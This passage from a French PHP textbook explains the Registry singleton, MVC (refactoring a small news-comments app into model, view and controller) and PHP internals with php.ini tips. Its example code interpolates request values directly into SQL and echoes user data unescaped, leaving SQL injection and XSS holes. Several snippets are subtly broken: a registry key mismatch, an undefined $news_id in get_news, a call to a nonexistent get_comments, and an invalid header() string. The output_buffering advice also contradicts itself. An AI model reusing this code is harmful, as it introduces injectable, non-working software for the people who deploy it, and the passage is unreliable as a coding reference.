Ce pattern est intéressant dans la mesure où une classe peut avoir besoin ponctuellement d'un objet d'une autre classe. Plutôt que de la lui passer via une méthode, la classe va simplement se servir dans le registre.

Exemple de motif Registre

Un design pattern Registre (singleton)

```
class Registre
{
    private $_store = array();
    private static $_instance;

    private function __construct() { }
```

REMARQUE Registre singleton

Application immédiate du pattern Singleton : nous disons bien « le » Registre. Il est donc seul et, dans une application, il ne doit en exister (en général) qu'un seul, et toujours le même. Un registre sera donc, souvent aussi, un singleton.



Figure D-6

Diagramme de classes du pattern Registre

```

public static function getInstance()
{
    if (is_null(self::$_instance)) {
        self::$_instance = new self;
    }
    return self::$_instance;
}

public function __set($label, $object)
{
    if(!isset($this->_store[$label])) {
        $this->_store[$label] = $object;
    }
}

public function __unset($label)
{
    if(isset($this->_store[$label])) {
        unset($this->_store[$label]);
    }
}

public function &__get($label)
{
    if(isset($this->_store[$label])) {
        return $this->_store[$label];
    }
    return false;
}

public function __isset($label)
{
    return isset($this->_store[$label]);
}
}

```

Cette classe utilise à bon escient les méthodes magiques de PHP, afin de proposer une interface plus conviviale de pilotage de son objet. Voyez plutôt :

Utilisation du Registre

```

class Foo
{
    public function bar()
    {
        return 'hello';
    }
}

```

```
Registre::getInstance()->objetfoo = new Foo();
```

```
// ailleurs dans une classe, par exemple :
echo Registre::getInstance()->foo->bar(); // affiche hello
```

ATTENTION Antipattern Registre

Attention, le Registre peut engendrer des catastrophes au niveau du couplage. En effet, si tous les objets sont stockés et utilisés à partir du Registre, le couplage n'est absolument plus maîtrisé, et la capacité à maintenir l'application s'effondre sérieusement.

Un Registre dans Zend Framework ?

Zend Framework propose un pattern Registre, disponible dans la classe `Zend_Registry`.

Si vous observez son code source, vous verrez qu'il a été intelligemment construit en héritant `ArrayObject`, une classe de la SPL. Ceci est tout à fait logique, car un registre étant un espace de stockage, l'héritage est amplement justifié. Le Registre de Zend Framework va encore plus loin, en permettant de spécifier sa propre instance de registre.

Si vous voulez voir un exemple de classe pas trop complexe, gérant à merveille les deux « espaces » que sont la classe (`static, self...`) et l'objet (`new, $this...`), alors analysez la source de `Zend_Registry`.

Et bien d'autres encore...

Nous ne pouvons malheureusement pas être exhaustifs dans ce chapitre, car les design patterns se comptent par dizaines et ont même été organisés en familles. En voici juste un petit aperçu :

- Les motifs *créateurs* :
 - Fabrique abstraite ;
 - Monteur ;
 - Fabrique ;
 - Prototype ;
 - Singleton.
- Les motifs *structuraux* :
 - Adaptateur ;
 - Pont ;
 - Objet composite ;
 - Décorateur ;
 - Façade ;
 - Poids-plume ;
 - Proxy.
- Les motifs *comportementaux* :
 - Chaîne de responsabilité ;
 - Commande ;
 - Interpréteur ;
 - Itérateur ;
 - Médiateur ;

-
- Memento ;
 - Observateur ;
 - État ;
 - Stratégie ;
 - Patron de méthode ;
 - Visiteur.

Il existe de nombreux livres sur les design patterns, dont certains concernant PHP. Le Web regorge aussi d'informations à leur sujet, citons par exemple : <http://www.patternsforphp.com>.

Le pattern MVC en théorie

E

Depuis plusieurs années, nous entendons parler du modèle MVC. Ce dernier existe depuis longtemps et a été inventé avec le langage SmallTalk en 1979. Peu à peu, il a été implémenté dans les problèmes relatifs au Web, dans lesquels il trouve toute son utilité. MVC est un concept aujourd'hui omniprésent dans le monde du développement web.

SOMMAIRE

- ▶ Pourquoi utiliser MVC ?
- ▶ Le modèle MVC de Zend Framework

MOTS-CLÉS

- ▶ Modèle
- ▶ Vue
- ▶ Contrôleurs
- ▶ séparation logique
- ▶ couches
- ▶ routage
- ▶ templates

RENOVI MVC dans la pratique

La pratique du modèle MVC de Zend Framework est largement détaillée aux chapitres 6 et 7.

INFO MVC et autres langages

La pratique de MVC est très classique dans d'autres langages relatifs au Web, par exemple Rails pour Ruby, Struts pour Java (J2EE) ou encore Django pour Python.

Model-View-Controller est un motif de conception (ou design pattern) qui permet de cadrer le développement et la maintenance d'une application. Il sépare celle-ci en trois couches logiques distinctes :

- *model* (modèle) : le rôle de cette couche est de structurer les données et, dans une moindre mesure, de proposer une interface d'accès. Le modèle peut avoir un rôle plus ou moins important suivant les besoins ;
- *view* (vue) : cette couche concerne toute la partie présentation à l'utilisateur final, c'est-à-dire l'aspect extérieur. La plupart du temps, la vue est accompagnée d'un moteur de templates ;
- *controller* (contrôleur) : ce composant est le plus complexe à saisir théoriquement. Il s'agit de la logique de contrôle qui va agir comme une glue entre les parties modèle et vue. Il est responsable de la collecte des données externes, du traitement du modèle, de la fusion avec la vue et de l'envoi de la réponse au client. Il n'est pas rare que le contrôleur soit lui-même divisé en sous-parties distinctes.

Ce chapitre propose d'entrer dans le monde du motif MVC en théorie. Dans Zend Framework, les composants `Zend_Controller`, `Zend_View` et `Zend_Layout` sont directement concernés par ce concept.

Pourquoi utiliser MVC ?

Cette question est intéressante pour les personnes ne possédant pas d'expérience avec ce modèle. En réalité, tout le monde utilise un modèle MVC, et ceci en permanence. Cependant, il est possible de mélanger ses trois couches, et ainsi de ne pas les apercevoir. Un tel flou est très courant en PHP, langage destiné à l'origine à fusionner du code de traitement avec du code de présentation de données.

Des avantages pour le travail en équipe

Utiliser un modèle MVC offre l'avantage de pouvoir séparer les rôles de chaque personne au sein du projet :

- *Le développeur* : il aura la charge de programmer la partie modèle et les bibliothèques. Il est compétent en PHP, sait interagir avec un SGBD, possède des notions de sécurité au regard de la validation des données et pourra accessoirement participer à l'étape d'intégration ou d'analyse.
- *L'intégrateur* : il s'agit de la personne ayant un regard global sur l'application. Focalisée sur le processus des contrôleurs, elle saura faire le lien entre un modèle et une vue, c'est-à-dire bâtir une application cohérente à partir des fonctionnalités et du design.

- *Le designer* : cette personne est très à l'aise avec les technologies (x)HTML, JavaScript, XML, CSS et tout ce qui touche au graphisme et à l'IHM sur le Web. Elle est responsable des templates (gabarits de présentation) et du design graphique du projet. Elle n'aura pas à se soucier de la provenance des données qu'elle mettra en page, et utilisera des données fictives pour préparer ses pages.

Voici ce qui est généralement constaté. Il est maintenant possible de diviser ces rôles autrement. Ce qu'il faut noter ici, c'est que ce système permet une répartition bien organisée de compétences hétérogènes autour d'un même projet.

Chaque acteur pourra travailler en parallèle, sans (trop) se soucier des aspects techniques qui ne le concernent pas. Par exemple, un intégrateur n'aura ni besoin d'attendre qu'une base de données soit prête, ni qu'un template de présentation d'un formulaire soit terminé : il pourra émuler tout ceci pour travailler sur sa partie et fournir un travail compatible avec celui des autres parties.




Figure E-1
Principe du pattern MVC

Des avantages pour le développement et la maintenance

Nous pouvons attribuer d'autres avantages à MVC :

- *La séparation des couches simplifie les mises à jour* : en effet, changer le design d'une application web se révèle plus simple. On sait déjà qu'il ne sera pas nécessaire d'effectuer des mises à jour lourdes, mais simplement une partie du code de la vue.

- *L'organisation du projet est plus cadrée* : un système MVC fournit une architecture physique bien pensée. Les fichiers et les répertoires de l'application doivent se trouver à un endroit précis, avec des noms précis, et contenir un code organisé d'une certaine manière. Le développement est mieux organisé et il est plus facile de revenir dessus après une longue attente, ou de gérer un projet de grande taille.

Mais aussi quelques inconvénients :

- *Une séparation logique qui implique un code très rigoureux* : pour un petit projet, il ne sera peut-être pas utile d'avoir une implémentation MVC complète. De même, pour un projet dont les performances et la stabilité sont stratégiques, un moteur MVC peut avoir un impact sur les performances, en particulier à cause du nombre d'objets élevé (même si ces problématiques trouvent aussi des solutions efficaces).
- *Une configuration complémentaire* : un moteur MVC, notamment la partie contrôleur, possède une configuration qui permet de remodeler les URL, détourner les mécanismes par défaut, etc. À force d'exception il est possible de se retrouver avec un sac de nœuds qui annule tout l'intérêt de MVC, c'est-à-dire une organisation claire. Il est souvent nécessaire de bien comprendre le fonctionnement complet du modèle utilisé.

MVC schématisé

Voyons de manière plus pratique, le concept de MVC.

Une implémentation « intuitive »

Analysons le code suivant :

Code source d'une toute petite application PHP

```
<?php
$connect = mysql_connect('myserver', 'mylogin', 'mypassword');
mysql_select_db('myDB');
array_walk($_POST, 'mysql_escape_string');
if ($_SERVER['REQUEST_METHOD'] == 'POST') {
    $news_id = $_POST['news_id'];
    mysql_query("INSERT INTO commentaires
                SET news_id='$news_id',
                  auteur='{$_POST['auteur']}',
                  texte='{$_POST['texte']}',
                  date=NOW()");
}
```

```

header("location: ".htmlentities($_SERVER['PHP_SELF'])."
?news_id=$news_id");
    exit;
} else {
    $news_id = (int)$_GET['news_id'];
}

<html>
  <head>
    <title>Les news</title>
  </head>
  <body>
    <h1>Les news</h1>
    <div id="news">
      <?php
        $news = mysql_fetch_array(mysql_query("SELECT * FROM news
        WHERE id='$news_id'")); ?>
      <h2><?php echo $news['titre']; ?> postée le
      <?php echo $news['date']; ?></h2>
      <p><?php echo $news['texte_nouvelle']; ?> </p>
      <?php
        $nbre_comment = mysql_num_rows(
        $comment_req = mysql_query(
          "SELECT * FROM commentaires
          WHERE news_id='$news_id'"));
        ?>
      <h3><?php echo $nbre_comment; ?>
        commentaires relatifs à cette nouvelle :</h3>
      <?php while ($comment = mysql_fetch_array($comment_req)) { ?>
        <h3><?php echo $comment['auteur']; ?> a écrit le
        <?php echo $comment['date']; ?></h3>
        <p><?php echo $comment['texte']; ?></p>
        <?php } ?>
      <form method="POST" action="
      <?php echo htmlentities($_SERVER['PHP_SELF']); ?>" name="ajoutcomment">
      <input type="hidden" name="news_id" value="
      <?php echo $news_id; ?>">
      <input type="text" name="auteur" value="Votre nom"><br />
      <textarea name="texte" rows="5" cols="10">
        Saisissez votre commentaire</textarea><br />
      <input type="submit" name="submit" value="Envoyer">
      </form>
    </div>
  </body>
</html>

```

Ce code est un code MVC. Tout code est un code MVC, cependant celui-ci n'a pas été *pensé* comme tel.

En effet, les trois couches ne sont pas séparées. Il n'est pas possible de les distinguer clairement, mais elles sont bien présentes. Il en résulte ainsi :

- un mélange qui rend la compréhension du code difficile par une personne n'y ayant pas participé ;

- des difficultés énormes de maintenance : s'il faut changer le HTML pour du XML, cela peut prendre beaucoup de temps ;
- une testabilité réduite : il n'est pas possible d'écrire des tests efficaces, vérifiant un scénario ou un comportement précis.

L'implémentation MVC




Figure E-2
Schéma général d'un modèle MVC

Afin d'arriver à un schéma tel que celui présenté sur la figure E-2, il est nécessaire de remanier le code. Nous allons ainsi faire apparaître distinctement ces trois couches :

Modèle

```
<?php
function dbconnect()
{
    static $connect = null;
    if ($connect === null) {
        $connect = mysql_connect(
            'myserver', 'mylogin', 'mypassword');
        mysql_select_db('myDB');
    }
    return $connect;
}

function get_news($id)
{
    $news_req = mysql_query("SELECT * FROM news
                            WHERE id='$news_id'", dbconnect());
    return mysql_fetch_array($news_req);
}
```

```

function get_comment($news_id)
{
    $comment_req = mysql_query("SELECT * FROM commentaires
                                WHERE
news_id='$news_id'", dbconnect());
    $result = array();
    while ($comment = mysql_fetch_array($comment_req)) {
        $result[] = $comment;
    }
    return $result;
}

function insert_comment($comment)
{
    mysql_query("INSERT INTO commentaires SET
news_id='{ $comment['news_id']}',
auteur = '{ $comment['auteur']}',
texte = '{ $comment['texte']}',
date=NOW()" , dbconnect() );
}

```

Vue

```

<html>
  <head>
    <title>Les news</title>
  </head>
  <body>
    <h1>Les news</h1>
    <div id="news">
      <h2><?php echo $news['titre'] ?> postée le
        <?php echo $news['date'] ?></h2>
      <p><?php echo $news['texte_nouvelle'] ?> </p>
      <h3><?php echo $nbre_comment ?> commentaires relatifs à cette nouvelle</h3>
      <?php foreach ($comments AS $comment) {?>
        <h3><?php echo $comment['auteur'] ?> a écrit le
          <?php echo $comment['date'] ?></h3>
          <p><?php echo $comment['texte'] ?></p>
        <?php } ?>
      <form method="POST" action="<?php echo htmlentities($_SERVER['PHP_SELF']); ?>"
        name="ajoutcomment">
        <input type="hidden" name="news_id"
          value="<?php echo $news_id?>">
        <input type="text" name="auteur" value="Votre nom"><br />
        <textarea name="texte" rows="5" cols="10">
          Saisissez votre commentaire</textarea><br />
        <input type="submit" name="submit" value="Envoyer">
      </form>
    </div>
  </body>
</html>

```

Contrôleur

```
<?php
require ('mymodel.php');
if ($_SERVER['REQUEST_METHOD'] == 'POST') {
    array_walk($_POST, 'mysql_escape_string');
    insert_comment($_POST);
    header("HTTP/1.1 301 Moved Permanently");
    header("location: {htmlentities({$_SERVER['PHP_SELF']})}? news_id={$_POST['news_id']}");
    exit;
} else {
    $news      = get_news((int)$_GET['news_id']);
    $comments = get_comments((int)$_GET['news_id']);
    require ('myview.php');
}
}
```

Ce code effectue les mêmes opérations que dans l'exemple précédent, mais il a simplement été écrit d'une autre manière. Celle-ci permet de mettre en évidence les trois couches logiques d'un modèle MVC.

On apprécie immédiatement le fait que l'on puisse tester chaque couche indépendamment de l'autre, de la même manière que trois personnes distinctes pourront travailler chacune sur sa partie.

Bien qu'il soit plus flexible, le modèle simpliste montré ci-dessus va rapidement présenter des limites dans un contexte plus général :

- changer de SGBD n'est pas simple ;
- des redondances vont apparaître dans le modèle : sélections, insertions, mises à jour, suppressions (ces quatre opérations de base, très redondantes, sont appelées CRUD – *Create, Read, Update, Delete*) ;
- des redondances entre les contrôleurs vont apparaître : filtrage des données d'entrée, traitements avec le modèle, nécessité d'une authentification éventuelle, démarrage de la session... ;
- des redondances vont apparaître dans les vues : elles devraient en général être intégrées dans une vue plus générale représentant *le reste du site*.

Et les bibliothèques ?

Pour terminer sur cette partie pratique, nous devons avoir en tête un dernier point important à considérer pour l'architecture de toute application :

- La *partie MVC* de l'application lui est *fortement spécifique*. Si vous devez faire une autre application, vous repartirez souvent de zéro ou dupliquerez l'existant pour le remanier, sauf si vous prenez la peine de méticuleusement refondre le code au fur et à mesure de vos projets, ce qui est bien entendu conseillé, voire indispensable (développement par itération).

-
- Les bibliothèques ne concernent pas MVC et sont quant à elles *fortement génériques*. Il s'agit d'une couche inférieure à la couche MVC, qui fournit des fonctionnalités pratiques que l'on peut utiliser dans n'importe quelle application.

Vous l'avez compris, les bibliothèques sont faites pour être réutilisées. Il est parfois intéressant, lorsque l'on souhaite mettre en place un mécanisme générique tel que la gestion des utilisateurs, par exemple, de développer sa propre bibliothèque à utiliser dans plusieurs applications en même temps. Nous abordons ce sujet plus précisément dans le chapitre 6 de cet ouvrage, consacré à `Zend_Controller`.

Comment fonctionne PHP ?

F

Il est parfaitement possible de conduire une voiture sans connaître sa mécanique interne. Qu'est-ce que cela apporterait de plus ? Les passionnés de l'automobile vous le diront, on ne conduit pas de la même manière quand, à chaque fois qu'on sollicite une pédale ou un élément du tableau de bord, on sait ce qui se passe à l'intérieur. On entretient également différemment sa voiture, et on peut l'optimiser pour en obtenir de meilleures performances. PHP est ainsi la voiture du développeur web.

SOMMAIRE

- ▶ Comprendre la composition et l'environnement de PHP
- ▶ Optimiser ses développements grâce à ces connaissances

MOTS-CLÉS

- ▶ PHP
- ▶ SAPI
- ▶ extension
- ▶ HTTP
- ▶ opcode
- ▶ compilation
- ▶ interprétation

Cette annexe a pour objectif de vous faire connaître PHP davantage qu'en surface. Nous allons aborder de manière simple le fonctionnement interne et l'environnement logiciel qui entoure PHP. Ces connaissances vont vous permettre d'exploiter efficacement tout le potentiel de PHP, en termes de développement et de maintenance.

PHP, qu'est-ce que c'est ?

PHP est un programme qui a séduit des millions de développeurs. La manière dont il a été développé est en partie responsable de cette popularité. Voici quelques caractéristiques stratégiques de PHP :

- PHP est souple et permissif, il propose un confort d'utilisation inégalé, alors que d'autres langages nécessitent beaucoup de rigueur et de connaissances théoriques ;
- PHP fonctionne aussi bien indépendamment qu'en couple : on peut utiliser l'exécutable PHP tout seul, ou l'employer à travers un autre exécutable, tel qu'Apache ;
- PHP est facilement extensible, il accepte de multiples fonctionnalités à travers son système d'extensions. Cela augmente le nombre de classes et de fonctions natives disponibles, donc de fonctionnalités possibles ;
- PHP est optimisé pour économiser des ressources, que ce soit celles de la machine ou celles du développeur. Cela augmente les performances de la machine... et du développeur.

/// Apache

Le serveur HTTP Apache est très répandu et fonctionne souvent de pair avec PHP. Celui-ci a pour rôle de livrer les pages web et les médias (images, sons, etc.) au visiteur. Il est en communication directe avec le navigateur du client (Firefox, Internet Explorer, Opéra...).

Principe de fonctionnement

Comme nous le disions, PHP peut fonctionner de manière autonome ou couplé à un autre programme. Le plus fréquemment, PHP est associé à un serveur HTTP comme Apache. Ce dernier gère la couche *web* de l'ensemble, c'est-à-dire les interactions avec les visiteurs, via le protocole HTTP, tandis que PHP gère la couche dynamique, c'est-à-dire la génération du code (x)HTML et la gestion des données utilisateurs.

Utilisation autonome

Ce type d'utilisation est le plus simple. Il consiste simplement, comme illustré sur la figure F-1, à utiliser un exécutable (php.exe sous Windows, php sous Unix/Linux) pour exécuter du code PHP.




Figure F-1
Les deux utilisations les plus courantes de PHP

Pour ce mode autonome, on parle aussi d'utilisation en ligne de commande (ou utilisation CLI), car c'est bien souvent à l'aide d'un terminal, en ligne de commande, que l'on exécute des scripts PHP.

Si vous n'avez jamais utilisé PHP de cette manière, vous pouvez expérimenter cela très simplement. Il vous suffit de créer un fichier contenant du code PHP, tel que le montre cet exemple :

Fichier test_cli.php

```
<?php
print_r($_SERVER['argv']);
```

Sous Windows, repérez l'emplacement de l'exécutable php.exe et ouvrez une invite de commandes à cet endroit. Sous Unix/Linux, par défaut, l'exécutable php est accessible partout.

Exécution sous Windows

```
$ php.exe C:\chemin\vers\test_cli.php

// affiche :
Array
(
    [0] => test_cli.php
)

$ php.exe C:\chemin\vers\test_cli.php
```

REMARQUE Threads et forks

PHP ne sait pas gérer nativement les threads (des extensions non stables proposent cette fonctionnalité). En revanche, sous Unix/Linux, PHP sait gérer les processus et notamment le fork via des fonctions comme `pcntl_fork()`. Ceci peut s'avérer intéressant pour créer des applications exécutant plusieurs tâches simultanément, comme de la compression d'image par exemple.

```
// affiche :
Array
(
    [0] => test_cli.php
    [1] => 1
    [2] => 2
    [3] => bonjour le monde
)
```

Exécution sous UNIX/Linux

```
$ php test_cli.php

// affiche :
Array
(
    [0] => test_cli.php
)

$ php test_cli.php

// affiche :
Array
(
    [0] => test_cli.php
    [1] => 1
    [2] => 2
    [3] => bonjour le monde
)
```

PHP permet d'accéder aux variables d'environnement du système d'exploitation et de la console. Il est également possible d'accéder à des données passées en argument, comme le montrent les exemples précédents.

On peut utiliser PHP en ligne de commande pour faire des scripts de maintenance, des services (ou démons) et tout type d'application utilisable de cette manière, que l'on peut également développer avec *bash* ou Perl.

Utilisation avec un serveur HTTP

Il s'agit de l'utilisation la plus courante de PHP. C'est grâce à ce couplage, illustré sur la figure F-1, que l'on peut créer des applications spécialisées pour le Web.

Le serveur HTTP est souvent l'application Apache, mais vous pouvez lier PHP à d'autres serveurs, tels que IIS, Caudium, Zeus, bref quasiment tous les serveurs HTTP disponibles.

Il est possible, avec PHP, d'accéder à l'environnement du serveur HTTP, c'est-à-dire des variables qui contiennent des informations utiles pour un site web : la requête effectuée (`QUERY_STRING`), les paramètres de


formulaires (\$_GET, \$_POST) ou encore des informations sur le visiteur. On utilise pour cela les superglobales \$_SERVER et \$_ENV.

Le rôle du serveur HTTP est de transmettre la requête à PHP, dans un premier temps, puis de renvoyer le résultat généré par PHP ou une page statique dans un second temps. Cela paraît simple, mais un serveur HTTP est souvent une machine complexe qui doit assurer un minimum de sécurité entre PHP et l'extérieur, s'adapter au protocole HTTP, faire de la cryptographie ou encore de la compression de données en temps réel.

PHP reçoit les données du serveur HTTP, les traite, et les retransmet. Lorsque l'instruction echo est utilisée dans PHP, les données sont expédiées au serveur HTTP (via un buffer) qui les transmet au client.

Composition

Il est temps ici de se pencher sur la mécanique interne de PHP. Nous n'irons pas jusqu'à détailler l'ensemble des composants élémentaires qui constituent PHP, mais au moins les principaux.



La figure F-2 illustre de manière simplifiée les principaux composants d'un exécutable PHP.

- Le *Zend Core* est au cœur de l'exécutable PHP. C'est ce composant qui gère les ressources primaires telles que la mémoire et les traitements bas niveau comme l'exécution du code compilé. Il est entre autres directement responsable des performances de PHP.
- Le *PHP Core* est un composant un peu plus haut niveau, qui fournit les fonctionnalités de base (instructions telles que echo, print) et gère l'environnement de PHP.

CONSEIL Étudiez un serveur web

Étudier un serveur web, comme le permet le projet open source Apache, est très instructif à plus d'un titre. Aussi, étudier la nature des échanges qu'il réalise avec PHP pendant son fonctionnement permet de mieux appréhender le fonctionnement du couple et de prendre des mesures en conséquence.

IMPORTANT Optimisation du serveur web

Optimiser le serveur web – sans parler PHP donc – est une des premières étapes d'optimisation du temps de réponse d'une application web. Ceci se décompose en étapes, certaines simples, d'autres plus complexes, qui sortent du cadre de cet ouvrage.

Figure F-2

La composition interne de PHP

- La couche *SAPI* est une interface utile pour les développeurs. C'est grâce à elle que l'on peut créer des extensions, lier PHP avec d'autres programmes ou proposer des interactions rapides (couplage fort). Elle fournit des outils pour accéder au *PHP Core* et au *Zend Core*.
- Les *extensions* peuvent être compilées dans PHP ou à l'extérieur. On parle de bibliothèques statiques et dynamiques. Elles fournissent des fonctionnalités complémentaires à PHP : classes, fonctions, variables et constantes. Les extensions usuelles sont documentées sur le site officiel de PHP.
- Le *serveur web* peut être lié à PHP de différentes manières. Soit PHP est une extension du serveur (car PHP peut être lui aussi une bibliothèque statique ou dynamique pour Apache), soit le serveur HTTP utilise l'interpréteur PHP en mode CGI, tel qu'il est fréquent de le faire avec Perl.

Voilà, nous savons maintenant que lorsque nous sollicitons PHP, la requête est compilée par PHP Core et Zend Core, puis exécutée avec d'éventuelles sollicitations d'extensions.

Environnement

Pour pouvoir fonctionner correctement, PHP doit être accompagné d'un environnement adapté. Nous appelons *environnement* l'ensemble des logiciels qui interagissent de près ou de loin avec notre langage. Les caractéristiques de cet environnement sont pour la plupart accessibles dans PHP et peuvent également modifier le comportement de notre langage.

Parmi ces logiciels, nous pouvons citer :

- le *système d'exploitation* : son type (Unix/Windows), sa configuration (locale, types MIME, jeux de caractères, système de fichiers, variables d'environnement etc.), son comportement interne (noyau, compilateurs, etc.) ;
- les *extensions* : leurs caractéristiques (fonctionnalités, versions), leurs configurations (directives dans `php.ini`, directives de compilation), leur nombre et leur type d'association à PHP (statique ou dynamique) ;
- le *support direct* : son type (serveur HTTP, ligne de commandes, gestionnaire graphique gtk), sa configuration, sa liaison avec PHP (statique ou dynamique), ses variables d'environnement, etc. ;
- les *programmes et services* disponibles sur le système d'exploitation : le serveur proxy, les commandes disponibles, les démons et leurs protocoles (LDAP, FTP, SSH, etc.).

Toutes ces entités peuvent avoir un impact plus ou moins important sur le comportement de PHP, notamment :

- le contenu des superglobales `$_SERVER` et `$_ENV` ;
- le comportement de certaines extensions (date et heure, etc.) ;
- la sécurité (commandes et ressources disponibles, fragilité du système, etc.) ;
- la disponibilité de certaines fonctions (Windows propose COM, mais Unix propose plus de fonctions relatives à POSIX).

Conseils pour paramétrer son environnement

Ces quelques règles de principe vous seront utiles pour optimiser l'environnement de PHP, donc ses performances et sa stabilité. Paramétrer l'environnement est un travail notamment très important en production.

- *Limiter au nécessaire* : plus un environnement est encombré de programmes et de fichiers inutiles, plus il est vulnérable et potentiellement instable. D'autre part, la sécurité générale du serveur peut être altérée par la présence des démons qui écoutent inutilement des ports de votre machine, les programmes dangereux que l'on peut appeler avec les fonctions `exec()` ou `system()` et ainsi de suite.
- *Adopter des standards* : il vous sera plus facile d'évoluer dans un environnement comportant des jeux de caractères universels, des protocoles largement utilisés et des formats de fichiers lisibles. Des organismes de normalisation ont pour responsabilité de proposer ces standards (Oasis, W3C).
- *Blinder les accès* : nous pourrions faire tourner PHP avec le super-utilisateur (root sous Unix), cela serait très pratique. En revanche, c'est un problème évident pour la sécurité. Un système d'exploitation, notamment le système de fichiers, se paramètre de manière à ce que toute action de PHP soit non fatale pour le serveur.
- *Compiler séparément* : compiler ses programmes, tels que PHP et Apache, peut être bénéfique pour assurer plus de stabilité et de performance. En revanche, l'accès à un environnement de compilation n'est pas sûr d'un point de vue sécurité. Ne donnez pas accès aux compilateurs à n'importe qui. Pour bien faire, certaines entreprises ont un serveur dédié à la compilation ; les programmes une fois compilés sont expédiés sur les serveurs de production.

La compilation permet déjà d'éliminer ce qui ne vous plaît pas dans le programme, mais aussi d'en tirer un binaire, le plus léger possible, dans lequel les extensions très utilisées seront fusionnées (on parle de compilation de module *en statique*). Il en résulte un gain des performances générales peu important mais toujours bon à prendre (en moyenne 5 %).

- *Soyez organisé dès le départ* : savoir où ranger ses fichiers de configuration, les logs, les fichiers temporaires, les bases de données et tous ces détails qui peuvent prendre beaucoup de place, est important. Cela facilite la maintenance et la maîtrise globale du système.

Paramétrer le fichier `php.ini`

Nous allons détailler quelques directives du fichier `php.ini` pour un environnement de développement Zend Framework optimal. Accessoirement, nous donnerons quelques conseils pour la production, même si la configuration de celle-ci reste un problème complexe.

- `zend.ze1_compatibility_mode = off`, passer cette directive à on provoquera le basculement du comportement objet de PHP vers PHP 4, ce qui bien entendu est impensable.
- `short_open_tag = off`, à la convenance. Certaines personnes aiment utiliser `<?` ou encore `<?=>` dans les vues, d'autres non. Nous préférons la valeur `off` afin d'être sûrs que le script peut tourner sur tout serveur. `Zend_View` propose des options à ce sujet.
- `output_buffering = off`, en développement, mieux vaut un buffer de sortie, comme cela toute fuite d'en-tête Apache sera détectée facilement. Si le tampon est activé, les en-têtes sont placés en mémoire tampon et mis dans l'ordre par PHP. Les bonnes pratiques recommandent vraiment de gérer son flux HTTP manuellement. En production, il faut un tampon pour des raisons de performance, et une valeur de 4096 (ou plus si besoin) est convenable. De fins réglages avec les buffers Apache et TCP permettent même de soulager légèrement une machine déjà essoufflée.
